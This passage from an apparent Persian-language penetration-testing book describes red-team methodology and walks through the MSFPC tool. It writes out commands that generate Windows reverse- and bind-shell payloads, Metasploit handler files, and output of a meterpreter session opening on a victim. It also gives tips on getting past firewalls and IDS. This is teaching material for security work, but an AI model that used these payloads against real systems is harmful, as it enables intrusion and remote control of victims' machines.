این فرآیندی است که برای جمع‌آوری هرچه بیشتر اطلاعات در زمینه هدف مورد استفاده قرار می‌گیرد. این قسمت مهم‌ترین بخش عملیات آزمایش‌نفوذ است، زیرا هرچه اطلاعات بیشتری در این خصوص وجود داشته باشد، بردارهای حمله بیشتری می‌توان برای انجام فعالیت برنامه‌ریزی کرد.

در صورت فعالیت در حالت جعبه سفید، تمام این اطلاعات از قبل در اختیار تیم آزمایش‌نفوذ قرار گرفته است.

## ۲. مدل‌سازی تهدید:

مدل‌سازی تهدید، به مقدار اطلاعات جمع‌آوری شده بستگی دارد. بسته به آن، می‌توان فعالیت را تقسیم‌بندی کرد و سپس با استفاده از ابزارهای خودکار، حملات منطقی و غیره را انجام داد. نمودار شکل (۱-۱)، نمونه‌ای از نقشه ذهنی یک مدل تهدید را نشان می‌دهد.



شکل (۱-۱) نمونه‌ای از نقشه ذهنی یک مدل تهدید

#### ۴. آنالیز آسیب‌پذیری:

این سازوکار، یک فرآیند کشف نقص است که می‌تواند توسط یک مهاجم استفاده شود. این ایرادها می‌توانند در هر زمینه‌ای باشد که از پیکربندی اشتباه پورت/سرویس باز تا تزریق SQL را شامل می‌شود. ابزارهای بسیاری وجود دارد که می‌تواند به انجام تجزیه و تحلیل آسیب‌پذیری‌ها کمک کند. برخی از این ابزارها شامل Nmap و Acunetix و Burp Suite می‌باشند.

#### ۵. عملیات بهره‌برداری (Exploitation):

این فرآیند جهت دریافت دسترسی به سیستم از طریق فرار از سازوکارهای حفاظتی بر روی هدف براساس ارزیابی آسیب‌پذیری انجام می‌شود. کدهای Exploit می‌توانند عمومی یا به‌فرم Zero Day باشند.

#### ۶. عملیات پس از بهره‌برداری (Post-exploitation):

این سازوکار، فرآیندی است که در آن هدف ایجاد پایداری در خصوص دسترسی به‌دست آمده و سپس حفظ دسترسی برای استفاده در آینده است. در تمامی مراحل این فرآیند باید از تکنیک‌های محافظت و پنهان‌سازی سیستم مبداء و مسیر ارتباطی جهت پوشش بهره گرفت.

#### ۷. گزارش‌سازی

این مرحله، یکی از مهمترین مراحل است، زیرا اصلاح، به‌روزرسانی و نصب وصله‌های امنیتی، تمامی ساختارها کاملاً به جزئیات ارائه شده در گزارش بستگی دارد. به‌طور خلاصه، مراحل چرخه عمر آزمایش‌نفوذ در قالب نمودار شکل (۱-۲) ارائه شده است.



شکل (۱-۲) شمایی از مراحل چرخه عمر آزمایش‌نفوذ

### ۱-۳ رویکرد متفاوت دیگر

همان‌طور که در ابتدای فصل توضیح داده شد، یک رویکرد متفاوت دیگر که می‌توان مورد بحث قرار داد، ساختار تیم قرمز است. هدف اصلی تیم قرمز، ارزیابی و به‌دست آوردن سطح واقعی خطرات یک

شرکت در آن لحظه از زمان است. در این فعالیت، شبکه‌ها، برنامه‌های کاربردی، روال‌های حفاظت فیزیکی و کاربران (از دیدگاه مهندسی اجتماعی) در مقابل نقاط ضعف، مورد آزمایش قرار می‌گیرند. تیم قرمز را نیز می‌توان، شبیه‌سازی یک هک در دنیای واقعی در نظر گرفت.

### ۱-۳-۱ روش‌شناسی

تیم قرمز، به شکل پایه‌ای، براساس استاندارد PTES عمل می‌کند. با این حال، سازوکارهای بیشتری نیز در این خصوص برای آن وجود دارد. می‌توان گفت که فعالیت آزمایش‌نفوذ با هدف یافتن هرچه بیشتر آسیب‌پذیری‌ها در مدت زمان معین انجام می‌شود. با این حال، تیم قرمز تنها با یک هدف و با حفظ احتیاط‌های لازم پیاده‌سازی می‌شود. درحالات کلی روال‌های مورد استفاده در یک فعالیت تیم قرمز در قالب چرخه شکل (۱-۳) نشان داده شده است.




شکل (۱-۳) روال‌های مورد استفاده در یک فعالیت تیم قرمز

این چرخه اساساً برای هر بخش که اطلاعات جدیدی در مورد هدف، یافت می‌شود تا رسیدن به مقصد نهایی تکرار می‌شود.

### ۱-۳-۲ تفاوت‌ها

حال بیایید با دیدی متفاوت‌تر به این ساختار نگاهی داشته باشیم تا تصویر واضح‌تری از ساختار تیم قرمز ایجاد گردد. شما بی‌کلی از محل استقرار و ساختار تیم قرمز در شکل (۱-۴) نشان داده شده است.



شکل (۱-۴) شمایی کلی از محل استقرار و ساختار تیم قرمز

با نگاهی به نمودار شکل (۱-۴) مشاهده می‌کنید که تیم قرمز از هر وسیله‌ای برای رسیدن به اهداف خود استفاده می‌کند. می‌توان تفاوت عمدی بین عملیات تیم قرمز و آزمایش‌نفوذ را به صورت زیر خلاصه کرد:

- سازوکار تیم قرمز، تنها شامل یافتن و بهره‌برداری از آسیب‌پذیری‌هایی است که در جهت دستیابی به اهداف مربوطه کمک می‌کند، در حالی‌که آزمایش‌نفوذ، شامل یافتن و بهره‌برداری از آسیب‌پذیری‌ها در محدوده معین است که محدود به دارایی‌های دیجیتال می‌باشد.
- سازوکار تیم قرمز، از روش‌های قابل انعطافی استفاده می‌کند، در حالی‌که آزمایش‌نفوذ معمولاً دارای روش‌های ثابت می‌باشد.
- در زمان فعالیت تیم قرمز، تیم‌های امنیتی سازمان‌ها هیچ اطلاعی از آن ندارند، در حالی‌که در زمان انجام عملیات آزمایش‌نفوذ، به تیم‌های امنیتی اطلاع داده می‌شود.
- حملات تیم قرمز، می‌توانند هفت روز هفته و ۲۴ ساعت شبانه‌روز رخ دهند، در حالی‌که فعالیت‌های آزمایش‌نفوذ عمدتاً به ساعت‌های اداری محدود می‌شوند.
- تیم قرمز بیشتر به بررسی اندازه‌گیری تأثیر آسیب‌پذیری‌ها در کسب‌وکار می‌پردازد، در حالی‌که آزمایش‌نفوذ در مورد یافتن و بهره‌برداری از آسیب‌پذیری‌ها تمرکز دارد.

## فصل دوم

### آزمایش نفوذ

همان طور که می‌دانید، در چند سال گذشته، از ابزارهایی مانند Metasploit Framework و nmap و غیره برای مراحل پس از بهره‌برداری و پویش استفاده می‌شده است. با محبوبیت روزافزون ابزارهای جدید، خوب است در مورد برخی از ابزارهای جدید که می‌توانند برای سازوکار پس از بهره‌برداری استفاده شوند، آشنا شویم. از میان بسیاری از ابزارهای موجود، نگاهی به ابزار قدرتمند MSFPC<sup>1</sup> خواهیم انداخت. این ابزار در واقع یک تولیدکننده Payload ساده مبتنی بر ساختار MSF می‌باشد. همچنین ابزار Koadic را مورد بررسی قرار خواهیم داد. این ابزار، یک سرور فرمانده و کنترل (C3) مبتنی بر ساختار COM است، که می‌تواند در هر عملیات تیم قرمز یا آزمایش نفوذ برای سازوکار پس از بهره‌برداری استفاده شود. در این فصل به بررسی این دو ابزار کارآمد خواهیم پرداخت.

#### ۲-۱ الزامات فنی

درحالت کلی برای استفاده از دو ابزار MSFPC و Koadic به یک سیستم عامل مبتنی بر یونیکس نیاز خواهیم داشت که پیشنهاد می‌شود در این خصوص از Kali، Ubuntu و یا macOS استفاده کنید. همچنین جهت اجرای ابزار MSFPC به سکوی قدرتمند Metasploit و برای اجرای ابزار Koadic به بسته نرم‌افزاری Python نسخه ۲ یا ۳ نیاز خواهیم داشت.

#### ۲-۲ ابزار MSFPC

MSFPC، یک تولیدکننده Payload چندگانه و کاربرپسند است که می‌تواند برای تولید Payload‌های مبتنی بر ابزار Metasploit و بر اساس گزینه‌های انتخاب شده توسط کاربر استفاده شود. کاربر دیگر نیازی به اجرای دستورات طولانی msfvenom برای تولید Payload‌های سنگین ندارد. با MSFPC، کاربر می‌تواند Payload‌ها را با دستورات بسیار کمتر تولید نماید. قبل از دریافت ابزار، سکوی Metasploit باید در سیستم نصب شود. MSFPC تنها یک کد اسکریپت bash ساده است، به این معنی که می‌توان آن را در سیستم‌های مبتنی بر یونیکس نصب و اجرا کرد. همچنین می‌توان بسته MSFPC را از طریق آدرس URL زیر نیز دریافت کرد:

<https://github.com/g0tmilk/mpc>

جهت دریافت اسکریپت مذکور با کمک آدرس اشاره شده همانند شکل (۲-۱) می‌توان از دستور زیر استفاده کرد:

---

1 MSFvenom Payload Creator

```
# git clone https://github.com/g0tmi1k/mpc
```

```
[xXxZombi3xXx:~ Harry$  
[xXxZombi3xXx:~ Harry$  
[xXxZombi3xXx:~ Harry$ git clone https://github.com/g0tmi1k/mpc  
Cloning into 'mpc'...  
remote: Counting objects: 79, done.  
remote: Total 79 (delta 0), reused 0 (delta 0), pack-reused 79  
Unpacking objects: 100% (79/79), done.  
xXxZombi3xXx:~ Harry$ █
```

شکل (۲-۱) شمایی از نحوه دریافت ابزار MSFPC در قالب سایت GitHub

پس از دریافت ابزار از مخزن GitHub، باید یک مجوز اجرا بر روی فایل msfpc.sh ایجاد نماییم که برای این منظور از دستور زیر استفاده می‌کنیم:

```
# cd mpc/
```

```
# chmod +x msfpc.sh
```

```
# ./msfpc.sh
```

شمایی از خروجی پیش‌فرض دستور ./msfpc.sh در شکل (۲-۲) نشان داده شده است.

```
[xXxZombi3xXx:mpc Harry$ ls  
LICENSE README.md msfpc.sh  
[xXxZombi3xXx:mpc Harry$ sh msfpc.sh  
-e [*] Msfvenom Payload Creator (MSFPC v1.4.4)  
-e  
[-] Missing TYPE or BATCH/LOOP mode  
-e  
msfpc.sh <TYPE> <DOMAIN/IP> <PORT> <CMD/NFS> <BIND/REVERSE> <STAGED/STAGELESS> <TCP/HTTP/HTTPS/FIND_PORT> <BATCH/LOOP> <VERBOSE>  
-e Example: msfpc.sh windows 192.168.1.10 # Windows & manual IP.  
-e msfpc.sh elf bind eth0 4444 # Linux, eth0's IP & manual port.  
-e msfpc.sh stageless cmd py https # Python, stageless command prompt.  
-e msfpc.sh verbose loop eth1 # A payload for every type, using eth1's IP.  
-e msfpc.sh msf batch wan # All possible Meterpreter payloads, using WAN IP.  
-e msfpc.sh help verbose # Help screen, with even more information.  
  
-e <TYPE>  
-e + APK  
-e + ASP  
-e + ASPX  
-e + Bash [.sh]  
-e + Java [.jsp]  
-e + Linux [.elf]  
-e + OSX [.macho]  
-e + Perl [.pl]  
-e + PHP  
-e + Powershell [.ps1]  
-e + Python [.py]  
-e + Tomcat [.war]  
-e + Windows [.exe // .exe // .dll]
```

شکل (۲-۲) شمایی از خروجی پیش‌فرض دستور ./msfpc.sh

جزئیات مربوط به خروجی پیش‌فرض این ابزار شامل موارد زیر می‌باشد:

ابزار msfvenom می‌تواند شامل هریک از فرمتهای زیر باشد (این گزینه مانند سوئیچ -f در

TYPE : payload می‌باشد) ▪  
APK [android], ASP, ASPX, Bash [.sh], Java [.jsp], Linux [.elf], OSX [.macho], Perl [.pl],  
PHP, Powershell [.ps1], Python [.py], Tomcat [.war], Windows [.exe // .dll]

- msfvenom DOMAIN/IP: از این گزینه LHOST هنگام تولید Payload های پی در پی در استفاده می شود.
- msfvenom PORT: از این گزینه LPORT هنگام تولید Payload در msfvenom استفاده می شود.
- msfvenom CMD/MSF: نوعی از پوسته است که پس از اجرای Payload بر روی سیستم هدف راه اندازی می شود. گزینه CMD را می توان زمانی استفاده کرد که قصد دارید یک پوسته فرمان استاندارد /bin/bash برای سیستم عامل های cmd.exe برای سیستم عامل ویندوز و ترمینال /bin/bash دریافت کنید. یعنی پوسته فرمان \cmd.exe برای سیستم عامل ویندوز و ترمینال /bin/bash برای سیستم عامل های مبتنی بر یونیکس استفاده می شود. در برخی موارد، جایی که اندازه پوسته مهم است، بهتر است از Payload پوسته Reverse کلاسیک استفاده شود. از پوسته فرمان CMD می توان در این موقعیت ها استفاده کرد.

با اجرای دستور زیر می توان یک Payload پوسته فرمان Reverse کلاسیک ساده ایجاد کرد:

```
# sh msfpc.sh cmd windows en0
```

این دستور یک Payload با پوسته فرمان cmd به عنوان پوسته ترجیحی ویندوز ایجاد می کند و در ادامه LHOST را روی آدرس IP بازیابی شده از رابط اترنت en0 تنظیم می نماید. نمونه ای از خروجی دستور مذکور در شکل (۲-۳) نشان داده شده است.

```
[xXxZombi3xXx:mpc Harry$ sh msfpc.sh cmd windows en0
-e [*] MSFvenom Payload Creator (MSFPC v1.4.4)
-e [i] IP: 192.168.2.10
-e [i] PORT: 443
-e [i] TYPE: windows (windows/shell/reverse_tcp)
-e [i] CMD: msfvenom -p windows/shell/reverse_tcp -f exe \
--platform windows -a x86 -e generic/none LHOST=192.168.2.10 LPORT=443 \
> '/Users/Harry/mpc/windows-shell-staged-reverse-tcp-443.exe'

-e [i] windows shell created: '/Users/Harry/mpc/windows-shell-staged-reverse-tcp-443.exe'

-e [i] MSF handler file: '/Users/Harry/mpc/windows-shell-staged-reverse-tcp-443-exe.rc'
-e [i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-shell-staged-reverse-tcp-443-exe.rc'
-e [*] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
-e [*] Done!
[xXxZombi3xXx:mpc Harry$ ls -alh windows-shell-staged-reverse-tcp-443*
-rw-r--r-- 1 Harry staff 448B May 12 18:37 windows-shell-staged-reverse-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 12 18:37 windows-shell-staged-reverse-tcp-443.exe
xXxZombi3xXx:mpc Harry$ ]]
```

شکل (۲-۳): نمونه ای از خروجی ابزار msfpc.sh به منظور ایجاد پوسته فرمان

همان طور که در شکل (۲-۳) مشاهده می کنید، ابزار MSFPC دو فایل را در همان دایرکتوری ایجاد کرد. در این حالت فایل windows-shell-staged-reverse-tcp-443.exe برای Payload windows-shell-staged-reverse-tcp-443.exe قابل اجرا و فایل windows-shell-staged-reverse-tcp-443-exe.rc برای فایل منبع ایجاد شده است. این فایل تحت سیستم عامل ویندوز و به فرم تک مرحله ای تولید شده است که در سرور مورد نظر اجرا می شود و در ادامه به سیستم نفوذگر (به فرم اتصال معکوس) در پورت ۴۴۳ محلی متصل می گردد و

سپس یک پوسته خط فرمان برای نفوذگر ارسال می‌کند. این موارد در ادامه فصل توضیح داده خواهد شد. این فایل با نام windows-shell-staged-reverse-tcp-443.exe ایجاد شده است.

## ۲-۱ فایل‌های منبع

همان‌طور که در مستندات مربوط به ابزار قدرتمند Metasploit توضیح داده شده است، اسکریپت‌های منبع راه آسانی را برای نفوذگران فراهم می‌کنند تا کارهای تکراری را در ابزار Metasploit خودکار نمایند. از نظر مفهومی، آن‌ها دقیقاً همانند اسکریپت‌های دسته‌ای عمل می‌کنند. آن‌ها حاوی مجموعه‌ای از دستورات هستند که هنگام بارگذاری اسکریپت در Metasploit به صورت خودکار و متوالی اجرا می‌شوند. می‌توان یک اسکریپت منبع را با اتصال یکسری از دستورات کنسول Metasploit و با جاسازی مستقیم Ruby برای انجام کارهایی مانند فراخوانی API‌ها، تعامل با اشیاء در پایگاه داده و تکرار اقدامات ایجاد نمود. حال باید فایل rc. تولید شده توسط اسکریپت MSFPC را در دستور قبلی مورد بررسی قرار دهیم.

```
[xXxZombi3xXx:mpc Harry$ cat windows-shell-staged-reverse-tcp-443-exe.rc
#
# [Kali 1]: service postgresql start; service metasploit start; msfcons
# [Kali 2.x/Rolling]: msfdb start; msfconsole -q -r '/Users/Harry/mpc/w
#
use exploit/multi/handler
set PAYLOAD windows/shell/reverse_tcp
set LHOST 192.168.2.10
set LPORT 443
set ExitOnSession false
#set AutoRunScript 'post/windows/manage/migrate'
run -j
xXxZombi3xXx:mpc Harry$ ]
```

شکل (۲-۴) شمایی از محتوای فایل rc. ایجاد شده توسط ابزار MSFPC

زمانی‌که از گزینه CMD استفاده می‌شود، Payload windows/shell/reverse\_tcp روی windows/shell/reverse\_tcp Payload می‌شود. گزینه msf نیز Payload را با یک پوسته سکوی پیش‌فرض که از پتانسیل کامل Metasploit تولید می‌کند و از آن استفاده می‌نماید:

```
# sh msfpc.sh msf windows en0
[xXxZombi3xXx:mpc Harry$ sh msfpc.sh msf windows en0
-e [1] Msfvenom Payload Creator (MSFPC v1.4.4)
-e [1] IP: 192.168.2.10
-e [1] PORT: 443
-e [1] TYPE: windows (windows/meterpreter/reverse_tcp)
-e [1] CMD: msfvenom -p windows/meterpreter/reverse_tcp -f exe \
--platform windows -a x86 -e generic/non LHOST=192.168.2.10 LPORT=443 \
> '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443.exe'

-e [1] windows meterpreter created: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443.exe'

-e [1] MSF handler file: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
-e [1] Run: msfconsole -q -r '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
-e [2] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
-e [1] Done!
xXxZombi3xXx:mpc Harry$ ]
```

شکل (۲-۵) شمایی از خروجی اسکریپت MSFPC جهت ایجاد Payload از نوع Reverse

اگر به فایل rc. تولید شده از اسکریپت MSFPC در هنگام استفاده از گزینه msf نگاه کنید (شکل ۴-۲)، تفاوت در Payload استفاده شده از نوع handler را مشاهده خواهید کرد. زمانی که از گزینه MSF استفاده می‌شود، Payload روی windows/meterpreter/reverse\_tcp تنظیم می‌شود. فایل منبع را می‌توان با کمک ابزار msfconsole و با استفاده از دستور زیر اجرا کرد:

```
# msfconsole -q -r 'windows-meterpreter-staged-reverse-tcp-443-exe.rc'
```

از سوییچ q- برای حالت quiet و از سوییچ r- نیز برای فایل منبع استفاده می‌شود. شما می‌توانید خروجی فایل به‌فرم rc. و ایجاد یک نشست معکوس از طریق ابزار msfconsole در شکل (۲-۶) نشان داده شده است.



```
[xXxZombi3xXx:metasploit-framework Harry$ 
[xXxZombi3xXx:metasploit-framework Harry$ 
[xXxZombi3xXx:metasploit-framework Harry$ sudo msfconsole -q -r '/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
[*] Processing /usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc for ERB directives.
[*] resource </usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc> use exploit/multi/handler
[*] resource </usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc> set PAYLOAD windows/meterpreter/reverse_tcp
[*] PAYLOAD => windows/meterpreter/reverse_tcp
[*] resource </usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc> set LHOST 192.168.10.122
[*] LHOST => 192.168.10.122
[*] resource </usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc> set LPORT 443
[*] LPORT => 443
[*] resource </usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc> set ExitOnSession false
[*] ExitOnSession => False
[*] resource </usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc> run -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.10.122:443
msf exploit(handler) > ]
```

شکل (۲-۶) شما می‌توانید خروجی فایل به‌فرم rc. و ایجاد یک نشست معکوس از طریق ابزار msfconsole

هنگامی که Payload Stager اجرا شد، درخواست می‌کند تا سایر بخش‌های Payload به سرور مورد نظر ارسال شود. این قسمت‌های Payload به وسیله handler مخصوص Payload ارسال می‌شود و Payload کامل به‌فرم مرحله‌ای به قربانی تحویل داده می‌شود. شما می‌توانید از مراحل ارسال و دریافت نشست از سیستم قربانی در شکل (۲-۷) نشان داده شده است.



```
msf exploit(handler) > [*] Sending stage (179267 bytes) to 192.168.10.172
[*] Meterpreter session 1 opened (192.168.10.122:443 -> 192.168.10.172:10350) at 2018-05-01 14:54:08 +0530
msf exploit(handler) > sessions -l
Active sessions
-----
Id  Name  Type          Information                         Connection
--  --   --           --                                --
1   meterpreter x86/windows DESKTOP-M48V4TB\bugsbounty@DESKTOP-M48V4TB 192.168.10.122:443 -> 192.168.10.172:10350 (192.168.10.172)
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
[*] Starting interaction with 1...
[*] meterpreter > sysinfo
Computer       : DESKTOP-M48V4TB
OS            : Windows 10 (Build 16299).
Architecture   : x64
System Language: en-US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > ]
```

شکل (۲-۷) شما می‌توانید از مراحل ارسال Payload و دریافت نشست از سیستم قربانی

لازم به ذکر است، همان‌طور که در شکل (۲-۷) مشاهده می‌کنید، Payload یکی که در این مثال استفاده شده است، مبتنی بر x86 است، اما معماری سیستم عامل قربانی مبتنی بر x64 می‌باشد. توصیه

می‌شود که Payload باید با معماری مشابه سیستم‌عامل مطابقت داشته باشد. در ابزار Metasploit می‌توان از فرآیند مبتنی بر x86 به فرآیند مبتنی بر x64 مهاجرت کرد یا می‌توان از مازول با ساختار post زیر در ابزار Metasploit برای مهاجرت از معماری x86 به x64 استفاده کرد:

post/windows/manage/archmigrate

- BIND/REVERSE: نوع اتصالی که پس از اجرای Payload بر روی سیستم‌عامل ایجاد می‌شود.
- BIND: این اتصال پوسته یک پورت را در سرور مورد نظر باز می‌کند و به آن متصل می‌شود.

دریافت اتصال BIND بسیار نادر است، زیرا قوانین دیوارآتش، ورودی پورت‌های سرور مورد نظر را مسدود می‌کند.

```
# ./msfpc.sh bind msf windows en0
```

این دستور یک Payload مبتنی بر meterpreter سیستم‌عامل ویندوز ایجاد می‌کند، که یک پورت را در سرور مورد نظر باز می‌کند و پس از اجرای Payload به یک اتصال bind نوع handler گوش می‌دهد. ممکن است به دلیل وجود دیوارآتش، پورت برای اتصال در دسترس نباشد. در این شرایط، می‌توان ساختار Payload‌هایی از نوع پوسته Reverse را انتخاب کرد که مجموعه قوانین دیوارآتش را برای اتصال خروجی دور می‌زند و مجدداً به سیستم نفوذگر متصل می‌شود. شما باید خروجی اسکریپت msfpc جهت اتصال نوع bind در شکل (۲-۸) نشان داده شده است.

```
[xXxZombi3xXx:mpc Harry$ ./msfpc.sh bind msf windows en0
[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] IP: 192.168.2.10
[i] PORT: 443
[i] TYPE: windows (windows/meterpreter/bind_tcp)
[i] CMD: msfvenom -p windows/meterpreter/bind_tcp -f exe \
--platform windows -a x86 -e generic/none LPORT=443 \
> '/Users/Harry/mpc/windows-meterpreter-staged-bind-tcp-443.exe'

[i] windows meterpreter created: '/Users/Harry/mpc/windows-meterpreter-staged-bind-tcp-443.exe'

[*] MSF handler file: '/Users/Harry/mpc/windows-meterpreter-staged-bind-tcp-443-exe.rc'
[*] Run: msfconsole -q -r '/Users/Harry/mpc/windows-meterpreter-staged-bind-tcp-443-exe.rc'
[*] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!
xXxZombi3xXx:mpc Harry$ ]
```

شکل (۲-۸) شما باید خروجی اسکریپت msfpc جهت اتصال نوع bind

از بین دو فایل تولید شده توسط اسکریپت MSFPC، اجازه دهد فایل rc. را برای این مورد بررسی کنیم. شما باید از محتوای فایل rc. ایجاد شده توسط اسکریپت MSFPC جهت اتصال نوع bind در شکل (۲-۹) نشان داده شده است.

```
[xXxZombi3xXx:mpc Harry$ cat windows-meterpreter-staged-bind-tcp-443-exe.rc
#
# [Kali 1]: service postgresql start; service metasploit start; msfconsole
# [Kali 2.x/Rolling]: msfdb start; msfconsole -q -r '/Users/Harry/mpc/windows-
#
# use exploit/multi/handler
set PAYLOAD windows/meterpreter/bind_tcp
set RHOST 192.168.2.10
set LPORT 443
set ExitOnSession false
#set AutoRunScript 'post/windows/manage/migrate'
run -j
xXxZombi3xXx:mpc Harry$ ]
```

شکل (۲-۹) شمایی از محتوای فایل rc. ایجاد شده توسط اسکریپت MSFPC جهت اتصال نوع bind

Payload بر روی reverse\_tcp تنظیم می‌شود که نشان می‌دهد Payload مربوط به handler برقراری ارتباط با سرور هدف استفاده می‌کند. در ادامه سوئیچ‌های کلی درخصوص دستور زیر بررسی می‌گردد:

#./msfpc.sh cmd stageless bind windows en0  
▪ REVERSE: این اتصال پوسته یک پورت را در سیستم نفوذگر باز می‌کند. پس از اجرای Payload، سرور مورد نظر مجدداً به نفوذگر متصل می‌شود. دریافت دسترسی و اتصال REVERSE، یک راه بسیار مناسب برای دور زدن و عبور از مسدودی‌های ورودی دیوارآتش است، اما اگر قوانین خروجی دیوارآتش (خروجی) وجود داشته باشد، می‌توان این روش را مسدود کرد. به طور پیش‌فرض، اسکریپت MSFPC نوع Payload با اتصال پوسته REVERSE را تولید می‌کند.

▪ STAGED/STAGELESS: این نوع از Payload معمولاً مورد استفاده قرار می‌گیرد. STAGED: این نوع Payload در چندین مرحله Payload مربوطه را ارسال می‌کند، که باعث کوچکتر شدن اندازه آن می‌شود، اما برای ارسال مابقی Payload handler به سرور مورد نظر، متکی به مدیریت توسط ابزار Metasploit است. به طور پیش‌فرض، اسکریپت MSFPC در یک مرحله Payload را تولید می‌کند.

▪ STAGELESS: این نوع یک Payload کامل است از نوع STAGED، پایدارتر و قابل اعتمادتر است، اما اندازه این نوع Payload در مقایسه با STAGED بسیار زیاد است.

▪ دستور قبلی در هنگام اجرا یک Payload اجرایی فاقد مرحله و مبتنی بر ویندوز ایجاد می‌کند. این روال یک پورت را در سیستم هدف باز می‌کند و به یک اتصال از نوع BIND گوش می‌دهد تا یک خط فرمان استاندارد دریافت کند. شمایی از خروجی دستور قبلی در شکل (۲-۱۰) نشان داده شده است.

```
[xXxZombi3xXx:mpc Harry$ ./msfpc.sh cmd stageless bind windows en0
[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] IP: 192.168.2.10
[i] PORT: 443
[i] TYPE: windows (windows/shell_bind_tcp)
[i] CMD: msfvenom -p windows/shell_bind_tcp -f exe \
--platform windows -a x86 -e generic/none LPORT=443 \
> '/Users/Harry/mpc/windows-shell-stageless-bind-tcp-443.exe'

[i] windows shell created: '/Users/Harry/mpc/windows-shell-stageless-bind-tcp-443.exe'

[i] MSF handler file: '/Users/Harry/mpc/windows-shell-stageless-bind-tcp-443-exe.rc'
[i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-shell-stageless-bind-tcp-443-exe.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!
xxxZombi3xXx:mpc Harry$ ]
```

شکل (۲-۱۰) شمایی از خروجی اسکریپت msfpc جهت اتصال نوع stageless

حال بیایید فایل rc. تولید شده از دستور قبلی را بررسی کنیم. شمایی از محتوای فایل rc. ایجاد شده توسط اسکریپت MSFPC جهت اتصال نوع stageless در شکل (۲-۱۱) نشان داده شده است.

```
[xXxZombi3xXx:mpc Harry$ cat windows-shell-stageless-bind-tcp-443-exe.rc
#
# [Kali 1]: service postgresql start; service metasploit start; msfcon
# [Kali 2.x/Rolling]: msfdb start; msfconsole -q -r '/Users/Harry/mpc/
#
use exploit/multi/handler
set PAYLOAD windows/shell_bind_tcp
set RHOST 192.168.2.10
set LPORT 443
set ExitOnSession False
#set AutoRunScript 'post/windows/manage/migrate'
run -j
xxxZombi3xXx:mpc Harry$ ]
```

شکل (۲-۱۱) شمایی از محتوای فایل rc. ایجاد شده توسط اسکریپت MSFPC جهت اتصال نوع stageless

در این مثال Payload بر روی حالت windows/shell\_bind\_tcp تنظیم شده است که یک Payload بدون مرحله است. یک Payload مرحله‌ای در ابزار قدرتمند Metasploit به‌فرم windows/shell/bind\_tcp خواهد بود. در ادامه سوئیچ‌های کلی درخصوص دستور زیر بررسی می‌گردد:

- # ./msfpc batch windows en0
- TCP: روش ارتباطی مورد نیاز Payload برای برقراری ارتباط
- .Payload handler با
- TCP: این ساختار یک روش ارتباطی استاندارد، پس از اجرای Payload بر روی سرور مورد نظر است. این روش ارتباطی را می‌توان برای هر نوع Payload و قالب آن استفاده کرد، اما

به دلیل رمزگذاری نشدن آن، به راحتی توسط سیستم IDS شناسایی شده و توسط دیوارهای آتش و IPS مسدود می‌شود.

- اگر این گزینه توسط MSFPC استفاده شود، Payload از پروتکل HTTP به عنوان روش ارتباطی استفاده می‌کند. به جای برقراری ارتباط بر روی پورت TCP معین، Payload بر روی شماره پورت ۸۰ ارتباط برقرار می‌کند. اگر تنها شماره پورت ۸۰ در سیستم هدف باز باشد، می‌توان از این گزینه برای دور زدن و عبور از دیوارهای آتش استفاده کرد. این ساختار را می‌توان توسط سیستم IDS شناسایی کرد و همچنین توسط سیستم IPS به دلیل ماهیت رمزگذاری نشده آن، مسدود نمود.

- این گزینه هنگام تولید Payload که از ارتباط SSL استفاده می‌کند، به کار برده می‌شود. استفاده از این گزینه برای اتصالات نوع Reverse پنهان توصیه می‌شود.

- این گزینه زمانی استفاده می‌شود که نتوان اتصالات Reverse را از پورت‌های رایج دریافت کرد (۲۱، ۵۳، ۴۴۳). اگر این گزینه تنظیم شود، اسکریپت MSFPC Payload را تولید می‌کند که تمام پورت‌های یک تا ۶۵۵۳۵ را برای ایجاد ارتباط مورد بررسی و امتحان قرار دهد.

- اسکریپت BATCH/LOOP MSFPC می‌تواند Payload‌های متعدد (بسته به سکوهای سیستم‌عامل) را با یک دستور تولید کند. این روال را می‌توان با استفاده از حالت BATCH یا حالت LOOP به دست آورد.

- حالت BATCH: در حالت BATCH، اسکریپت MSFPC می‌تواند چندین Payload با ترکیب‌های مختلف از نوع Payload تولید کند.

شمایی از خروجی اسکریپت msfpc جهت اتصال حالت batch در شکل (۲-۱۲) نشان داده شده است. اسکریپت MSFPC، تمام ترکیبی از Payload‌ها را تنها برای سیستم‌عامل ویندوز (همان‌طور که در گزینه‌ها ذکر شد) با فایل‌های منبع مربوطه (rc) تولید کرده است. شمایی از لیست فایل‌های rc. ایجاد شده توسط اسکریپت MSFPC جهت اتصال حالت batch در شکل (۲-۱۳) نشان داده شده است.

